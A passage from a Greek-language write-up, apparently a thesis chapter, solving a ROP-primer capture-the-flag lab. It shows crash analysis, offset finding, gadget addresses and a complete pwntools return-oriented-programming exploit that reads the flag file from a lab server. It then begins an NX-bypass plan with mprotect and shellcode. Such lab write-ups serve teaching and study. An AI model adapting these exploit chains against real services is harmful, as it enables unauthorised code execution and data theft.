            write_buf(STK33, arg_0, "   XERXES regrets to inform you\n    that an error occurred\n        while receiving your file.\n");
    }
    write_buf(STK33, arg_0, " Please, give a filename:\n");
    write_buf(STK33, arg_0, 0x8048fb0);
    memset(var_3C, 0x0, 0x20);
    var_14 = read(arg_0, var_3C, var_C);
    snprintf(var_15C, 0x100, "  XERXES will store\n   this data as '%s'.\n", var_3C);
    write_buf(STK33, arg_0, var_15C);
    write_file(var_3C, var_10, var_C);
    eax = write_buf(STK33, arg_0, "  XERXES wishes you\n      a NICE day.\n");
    goto loc_8048d17;
}
```

ΕΙΚΟΝΑ 3.3.2.11: ΨΕΥΔΟΚΩΔΙΚΑΣ ΠΡΟΓΡΑΜΜΑΤΟΣ


```
MacBook:~ vag_mour$ nc 192.168.74.152 1337
Welcome to
 XERXES File Storage System
  available commands are:
  store, read, exit.

> store
 Please, how many bytes is your file?

> 80
 Please, send your file:

> BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
   XERXES is pleased to inform you
    that your file was received
        most successfully.
 Please, give a filename:
```

ΕΙΚΟΝΑ 3.3.2.12: ΑΠΟΣΤΟΛΗ ΑΛΦΑΡΙΘΜΗΤΙΚΟΥ ΣΤΟ ΠΡΟΓΡΑΜΜΑ



ΕΙΚΟΝΑ 3.3.2.13: ΣΦΑΛΜΑ ΤΕΡΜΑΤΙΣΜΟΥ ΠΡΟΓΡΑΜΜΑΤΟΣ

Στέλνοντας ένα μοναδικό αλφαριθμητικό με σκοπό την εύρεση του offset.



ΕΙΚΟΝΑ 3.3.2.14: ΑΠΟΣΤΟΛΗ ΜΟΝΑΔΙΚΟΥ ΑΛΦΑΡΙΘΜΗΤΙΚΟΥ ΓΙΑ ΤΗΝ ΕΥΡΕΣΗ OFFSET

Παρατηρώντας το αρχείο καταγραφής, διαπιστώνεται ότι η εφαρμογή έχει τερματιστεί με σφάλμα το οποίο επιβεβαιώνει την υπερχείλιση. Λαμβάνοντας την τιμή του καταχωρητή EIP κατά το τέλος της εκτέλεση (0x41644141) είναι δυνατή η εύρεση του offset που θα χρησιμοποιηθεί στο πρόγραμμα εκμετάλλευσης.

```
level1@rop:~$ dmesg | tail -n -1
[118673.501932] level1[4902]: segfault at 41644141 ip 41644141 sp bffffd60 error 14
```

ΕΙΚΟΝΑ 3.3.2.15: ΕΠΟΠΤΕΙΑ LOG FILE ΓΙΑ ΤΟ ΣΦΑΛΜΑ ΤΕΡΜΑΤΙΣΜΟΥ

```
>>> "AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA
6AALAAhAA7AAMAAiAA8AANAAjAA9AA0".find("41644141".decode("hex")[::-1])
64
```

ΕΙΚΟΝΑ 3.3.2.16: ΕΥΡΕΣΗ OFFSET

Διαμορφώνοντας το αρχικό πρόγραμμα εκμετάλλευσης με σκοπό να τερματίσει το πρόγραμμα με την τιμή 0x42424242 στον EIP.

```
#!/usr/bin/python

from pwn import *

offset = 64


payload = offset * 'A' + "BBBB"


conn = remote('192.168.74.152', 8888)
conn.recvuntil('> ')
conn.send('store\n')

conn.recvuntil('> ')
conn.send('%d\n' % (len(payload) + 1))

conn.recvuntil('> ')
conn.send(payload + '\n')

conn.recvuntil('> ')
conn.send(payload)

print conn.recvline(4)
```

ΠΙΝΑΚΑΣ 3.3.2.1: ΑΡΧΙΚΟ ΠΡΟΓΡΑΜΜΑ ΕΚΜΕΤΑΛΛΕΥΣΗΣ

Πράγματι, εκτελώντας το αρχικό πρόγραμμα εκμετάλλευσης το πρόγραμμα τερματίζει με την τιμή 0x42424242 (BBBB) στον καταχωρητή EIP.

```
MacBook:ropprimer vag_mour$ python level1.py
[+] Opening connection to 192.168.74.152 on port 8888: Done
['  XERXES will store', "   this data as 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAD'.", '  XERXES wishes you', '      a NICE day.']
[*] Closed connection to 192.168.74.152 port 8888
MacBook:ropprimer vag_mour$

level1@rop: ~
[120826.357306] level1[4940]: segfault at 42424242 ip 42424242 sp bffffd60 error 14
```

ΕΙΚΟΝΑ 3.3.2.17: ΔΟΚΙΜΗ ΕΛΕΓΧΟΥ ΡΟΗΣ ΕΚΤΕΛΕΣΗΣ

Το σχέδιο για την υλοποίηση είναι το εξής:

open() | POPPOPRET | « flag » | O_RDONLY
read() | POPPOPPOPRET | file_descriptor | buffer | size
write() | exit() | socket_descriptor | buffer | size

Απαραίτητη προϋπόθεση για το χτίσιμο του προγράμματος εκμετάλλευσης αποτελεί η εύρεση των διευθύνσεων της συνάρτησης. Υπάρχουν δύο ενδεχόμενοι τρόποι που θα μπορούσαν να χρησιμοποιηθούν. Ο πρώτος αφορά τις διευθύνσεις των συναρτήσεων που υπάρχουν στο εκτελέσιμο αρχείο και ο δεύτερος αφορά τις διευθύνσεις της βιβλιοθήκης libc.

```
level1@rop:~$ objdump -d ./level1 | grep 'open\|read\|write\|exit'
08048640 <read@plt>:
080486c0 <exit@plt>:
080486d0 <open@plt>:
08048700 <write@plt>:
0804889c <write_buf>:
```

ΕΙΚΟΝΑ 3.3.2.18: ΑΝΤΙΣΤΟΙΧΙΣΗ ΣΥΝΑΡΤΗΣΕΩΝ ΜΕ ΔΙΕΥΘΥΝΣΕΙΣ ΜΝΗΜΗΣ ΣΤΟ ΕΚΤΕΛΕΣΙΜΟ

```
gdb-peda$ p read
$1 = {<text variable, no debug info>} 0xb7f004f0 <read>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e581e0 <exit>
gdb-peda$ p open
$3 = {<text variable, no debug info>} 0xb7f00060 <open>
gdb-peda$ p write_buf
$4 = {<text variable, no debug info>} 0x804889c <write_buf>
```

ΕΙΚΟΝΑ 3.3.2.19: ΕΜΦΑΝΙΣΗ ΔΙΕΥΘΥΝΣΕΩΝ ΜΝΗΜΗΣ ΧΡΗΣΙΜΩΝ ΣΥΝΑΡΤΗΣΕΩΝ

Για την ομαλή λειτουργία των ROP gadgets χρειάζεται ένα διπλό pop για την συνάρτηση open() και ένα τριπλό pop για την συνάρτηση read().

```
gdb-peda$ ropgadget
ret = 0x804851c
popret = 0x8048e93
pop2ret = 0x8048ef7
pop3ret = 0x8048ef6
pop4ret = 0x8048ef5
leaveret = 0x8048610
addesp_44 = 0x8048ef2
```

ΕΙΚΟΝΑ 3.3.2.20: ΕΥΡΕΣΗ GADGETS

Χρειάζεται να αναζητήσουμε την λέξη flag μέσα στο εκτελέσιμο, εφόσον το αρχείο που χρειάζεται να διαβαστεί διαθέτει την συγκεκριμένη ονομασία.

```
gdb-peda$ find flag
Searching for 'flag' in: None ranges
Found 13 results, display max 13 items:
    level1 : 0x8049128 ("flag")
    level1 : 0x804a128 ("flag")
      libc : 0xb7e33537 ("flags")
      libc : 0xb7e35de1 ("flags")
      libc : 0xb7e3620a ("flags")
      libc : 0xb7f83320 ("flags")
      libc : 0xb7f863f5 ("flags2 & 4")
      libc : 0xb7f88245 ("flags")
      libc : 0xb7f88d6f ("flags & 0x4)")
ld-2.19.so : 0xb7ff8750 ("flag & 0100) == 0")
ld-2.19.so : 0xb7ff91e2 ("flag value(s) of 0x%x in DT_FLAGS_1.\n")
ld-2.19.so : 0xb7ff9aeb ("flags & ~(DL_LOOKUP_ADD_DEPENDENCY | DL_LOOKUP_GSCOPE_LOCK)) == 0")
ld-2.19.so : 0xb7ffa576 ("flags_1 & 0x00000008) == 0")
```

ΕΙΚΟΝΑ 3.3.2.21: ΑΝΑΖΗΤΗΣΗ ΛΕΞΗΣ "FLAG" ΣΤΟ ΕΚΤΕΛΕΣΙΜΟ

Χρησιμοποιώντας την εντολή strace πραγματοποιείται αναζήτηση των file descriptors (fd) που χρησιμοποιούνται για το άνοιγμα αρχείου και την εμφάνιση του μέσω της δικτυακής σύνδεσης. Πιο συγκεκριμένα ο file descriptor για την δικτυακή σύνδεση είναι ο 4 και για την ανάγνωση του αρχείου ο 3.

```
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e24000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7e24940, limit:1048575, seg_32bit:1, contents:0, read_exec_only:
0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0
mprotect(0xb7fce000, 8192, PROT_READ)   = 0
mprotect(0xb7ffe000, 4096, PROT_READ)   = 0
munmap(0xb7fd4000, 25756)               = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
bind(3, {sa_family=AF_INET, sin_port=htons(8888), sin_addr=inet_addr("0.0.0.0")}, 16) = 0
listen(3, 10)                           = 0
accept(3, 0, NULL)                      = 4
clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0xb7e249a8) = 1083
close(4)                                = 0
accept(3, Process 1083 attached
 <unfinished ...>
[pid  1083] close(3)                    = 0
[pid  1083] write(4, "Welcome to \n", 12) = 12
[pid  1083] write(4, " XERXES File Storage System\n", 28) = 28
[pid  1083] write(4, "  available commands are:\n", 26) = 26
[pid  1083] write(4, "  store, read, exit.\n", 21) = 21
[pid  1083] write(4, "\n> ", 3)         = 3
[pid  1083] read(4, "read\n", 32)       = 5
[pid  1083] write(4, "  Please, give a filename to rea"..., 35) = 35
[pid  1083] write(4, "> ", 2)           = 2
[pid  1083] read(4, "/etc/passwd\n", 32) = 12
[pid  1083] open("/etc/passwd", O_RDONLY) = 3
[pid  1083] brk(0)                      = 0x804b000
[pid  1083] brk(0x8084000)              = 0x8084000
[pid  1083] read(3, "root:x:0:0:root:/root:/bin/bash\n"..., 100000) = 1260
[pid  1083] write(4, "root:x:0:0:root:/root:/bin/bash\n"..., 1260) = 1260
[pid  1083] brk(0x806c000)              = 0x806c000
[pid  1083] write(4, "  XERXES wishes you\n      a NICE"..., 38) = 38
[pid  1083] close(4)                    = 0
[pid  1083] exit_group(0)               = ?
[pid  1083] +++ exited with 0 +++
<... accept resumed> 0, NULL)           = ? ERESTARTSYS (To be restarted if SA_RESTART is set)
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=1083, si_status=0, si_utime=0, si_stime=0} ---
```

ΕΙΚΟΝΑ 3.3.2.22: ΕΥΡΕΣΗ FILE DESCRIPTORS

Γίνεται αναζήτηση των διαθέσιμων εγγράψιμων πεδίων μνήμης, ώστε να καταχωρηθεί το περιεχόμενο του αρχείου flag.

ΕΙΚΟΝΑ 3.3.2.23: ΔΙΚΑΙΩΜΑΤΑ ΠΕΔΙΩΝ ΜΝΗΜΗΣ ΚΑΤΑ ΤΗΝ ΕΚΤΕΛΕΣΗ

Θα γίνει χρήση της διεύθυνσης 0x0804a000. Το χαρακτηριστικό για την επιλογή αυτή είναι ότι η συγκεκριμένη μνήμη είναι ήδη εγγράψιμη.

Συνδέοντας όλα τα κομμάτια για το τελικό πρόγραμμα εκμετάλλευσης.

open(flag, O_RDONLY)
read(fd, buffer, size)
write(socket_descriptor, buffer, size)

Αντιστοιχίζοντας τις τιμές σε κάθε συνάρτηση:

open(0x0804a128, 0)
read(3, 0x0804a000, 53)
write(4, 0x0804a000, 53)

Ακολουθεί ολοκληρωμένο το πρόγραμμα εκμετάλλευσης χρησιμοποιώντας τις συναρτήσεις που περιγράφονται.

```
#!/usr/bin/python

from pwn import *

context(arch = 'i386', os = 'linux')

# 0:stdin, 1:stdout, 2:stderr, 3:flag, 4:socket
offset = 64
buffer = 0x0804a000
read = 0x08048640
write_buf = 0x08048700
open = 0x080486d0

pop2ret = 0x08048ef7
pop3ret = 0x08048ef6

flag = 0x0804a128

read_fd = 0x3
write_fd = 0x4

payload = ""
payload += offset * 'A'

#open(flag, readonly)
payload += p32(open)
payload += p32(pop2ret)    # return address
payload += p32(flag)
payload += p32(0)

#read(0x3, memory_address, size)
payload += p32(read)
payload += p32(pop3ret)    # return address
payload += p32(3)
payload += p32(buffer)
payload += p32(53)

#write(0x4, memory_address, size)
payload += p32(write_buf)
payload += “FAKE"              # return address
payload += p32(4)
payload += p32(buffer)
#payload += p32(53)

#connection
conn = remote('192.168.74.152', 8888)
conn.recvuntil('> ')
conn.send('store\n')

conn.recvuntil('> ')
conn.send('%d\n' % (len(payload) + 1))    # sending the size of filename

conn.recvuntil('> ')
conn.send(payload + '\n')

conn.recvuntil('> ')
conn.send(payload + '\n')

print conn.recvline()                              #printing the flag
```

ΠΙΝΑΚΑΣ 3.3.2.2: ΠΡΟΓΡΑΜΜΑ ΕΚΜΕΤΑΛΛΕΥΣΗΣ ΕΠΙΠΕΔΟΥ1

Πραγματοποιώντας εκτέλεση του προγράμματος εκμετάλλευσης. Παρατηρείται επιτυχές διάβασμα του αρχείου “flag” με περιεχόμενο “flag{just_one_rop_chain_a_day_keeps_the_doctor_away}”.

```
MacBook:ropprimer vag_mour$ python level1.py
[+] Opening connection to 192.168.74.152 on port 8888: Done
flag{just_one_rop_chain_a_day_keeps_the_doctor_away}

[*] Closed connection to 192.168.74.152 port 8888
```

ΕΙΚΟΝΑ 3.3.2.24: ΕΚΤΕΛΕΣΗ ΠΡΟΓΡΑΜΜΑΤΟΣ ΕΚΜΕΤΑΛΛΕΥΣΗΣ

Επίπεδο2 - Level2

Η κύρια διαφορά του συγκεκριμένου προγράμματος(level2) σε σχέση με το πρόγραμμα level0 αφορά στην χρήση της συνάρτησης strcpy αντί για την χρήση της gets. Πρακτικά αυτό σημαίνει ότι το πρόγραμμα εκμετάλλευσης της αδυναμίας δεν είναι δυνατόν να περιέχει NULL bytes και άλλους χαρακτήρες που η συνάρτηση θα ερμηνεύσει ως κακούς χαρακτήρες.(\x00, \x0a, \x0d)

Αρχικά γίνεται έλεγχος των προστασιών που χρησιμοποιούνται από το εκτελέσιμο με όνομα level2. Παρατηρείται ότι είναι ενεργοποιημένη η προστασία NX. Θα ακολουθηθεί παρόμοια τεχνική με προηγουμένως.

```
level2@rop:~$ gdb -q ./level2
Reading symbols from ./level2...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
```


ΕΙΚΟΝΑ 3.3.3.1: ΠΡΟΣΤΑΣΙΕΣ ΕΚΤΕΛΕΣΙΜΟΥ ΠΡΟΓΡΑΜΜΑΤΟΣ

Δημιουργώντας και δίνοντας ως πρώτη παράμετρο ένα μοναδικό αλφαριθμητικό στο εκτελέσιμο παρατηρείται ότι το πρόγραμμα τερματίζεται με σφάλμα (Segmentation fault). Όταν κάποιο πρόγραμμα τερματίζεται απότομα, καταγράφονται σε ένα αρχείο λεπτομέρειες για τον τερματισμό του. Παρατηρώντας αυτό το αρχείο καταγραφής διαπιστώνεται ότι το πρόγραμμα τερματίστηκε με τον καταχωρητή EIP να περιλαμβάνει “41414641”.

```
level2@rop:~$ ./level2 $(cat test)
[+] ROP tutorial level2
[+] Bet you can't ROP me this time around, AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIA
AeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAnAASAAoAATAApAAUAAqAAVAArAAWAAsAAXAAtAAYAAuA
AZAAvAAwAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA
%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%nA%SA%oA%TA%pA%UA%qA%VA%rA%WA%sA%XA%tA%YA%uA%ZA%vA%wA%xA%yA%zAs%AssAsBA
s$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6AsLAshAs7AsMAsiAs8AsNAsjAs9AsOA
skAsPAsl!
Segmentation fault
level2@rop:~$ dmesg | tail -n -1
[ 8285.969710] level2[1268]: segfault at 41414641 ip 41414641 sp bffff510 error 14
```

ΕΙΚΟΝΑ 3.3.3.2: ΕΚΤΕΛΕΣΗ ΠΡΟΓΡΑΜΜΑΤΟΣ ΜΕ ΟΡΙΣΜΑ ΜΟΝΑΔΙΚΟ ΑΛΦΑΡΙΘΜΗΤΙΚΟ

Αναζητώντας το συγκεκριμένο αλφαριθμητικό σε εκείνο που δόθηκε για είσοδος στο πρόγραμμα, είναι δυνατό να παραχθεί το συμπέρασμα ότι το offset είναι 44. Πρακτικά, αυτό σημαίνει ότι στις θέσεις 45,46,47,48 θα γραφτεί ο καταχωρητής EIP.




ΕΙΚΟΝΑ 3.3.3.3: ΑΝΑΖΗΤΗΣΗ OFFSET

Για να γίνει επαλήθευση ότι υπάρχει έλεγχος της εκτέλεσης προγράμματος δημιουργήθηκε το παρακάτω πρόγραμμα, το οποίο θα αποστείλει 44 bytes (A) + 4 bytes (B).

```
#/usr/bin/python

import struct

offset = 44

def p(x):
        return struct.pack('<L', x)


payload = ""
payload += offset * "A"
payload += "BBBB"

print payload
```

ΠΙΝΑΚΑΣ 3.3.3.1: ΠΡΟΓΡΑΜΜΑ ΓΙΑ ΤΗΝ ΟΡΘΗ ΕΥΡΕΣΗΣ OFFSET

Έπειτα από την εκτέλεση του παρατηρείται ότι το πρόγραμμα σταματάει την λειτουργία του με μήνυμα “Segmentation fault”. Το τελευταίο αλφαριθμητικό που περιλαμβάνεται στον καταχωρητή EIP είναι “BBBB”. Το γεγονός αυτό επιβεβαιώνει ότι υπάρχει πλήρης έλεγχος της ροής εκτέλεσης του προγράμματος.




ΕΙΚΟΝΑ 3.3.3.4: ΕΛΕΓΧΟΣ ΡΟΗΣ ΕΚΤΕΛΕΣΗΣ (EIP 0X42424242)

Η στρατηγική που θα ακολουθηθεί θα είναι παρόμοια με το εκτελέσιμο level0. Αρχικά, θα μετατραπεί σε εκτελέσιμο ένα εύρος μνήμης χρησιμοποιώντας την συνάρτηση mportect ξεπερνώντας την προστασία NX. Επόμενο βήμα αποτελεί η χρήση της συνάρτησης read ώστε να λάβει από την είσοδο του προγράμματος το shellcode και να καταχωρηθεί στην διεύθυνση μνήμης που έγινε εκτελέσιμη μέσω της mprotect. Τέλος, θα χρησιμοποιηθεί η διεύθυνση που αποθηκεύτηκε το shellcode ώστε να γίνει μεταπήδηση της ροής εκτέλεσης του. Ακολουθεί η στρατηγική εκμετάλλευσης σε συναρτήσεις της C.


1. mprotect | memory_address | size | PROT_EXEC
2. read | stdin | memory_address | size
3. JMP memory_address

Παρατηρώντας το πρόγραμμα εκμετάλλευσης του level0 σε μορφή δεκαεξαδική, υπάρχουν αρκετά NULL bytes (0x00). Τα NULL bytes αποτελούν κακούς χαρακτήρες, οπότε δεν είναι δυνατή η χρήση του ιδίου προγράμματος εκμετάλλευσης.




ΕΙΚΟΝΑ 3.3.3.5: ΜΕΤΑΤΡΟΠΗ ΠΡΟΓΡΑΜΜΑΤΟΣ ΕΚΜΕΤΑΛΛΕΥΣΗΣ ΣΕ ΔΕΚΑΕΞΑΔΙΚΟ

Ο τρόπος να αποφευχθούν οι κακοί χαρακτήρες είναι να χρησιμοποιηθούν οι κλήσεις συστήματος της κάθε συνάρτησης. Βρίσκοντας τους αριθμούς των κλήσεων συστήματος για τις συναρτήσεις read(3) και mprotect(125), οι οποίες περιέχονται στο αρχείο '*/usr/include/i386-linux-gnu/asm/unistd_32.h*' στα συστήματα linux 32 bit.



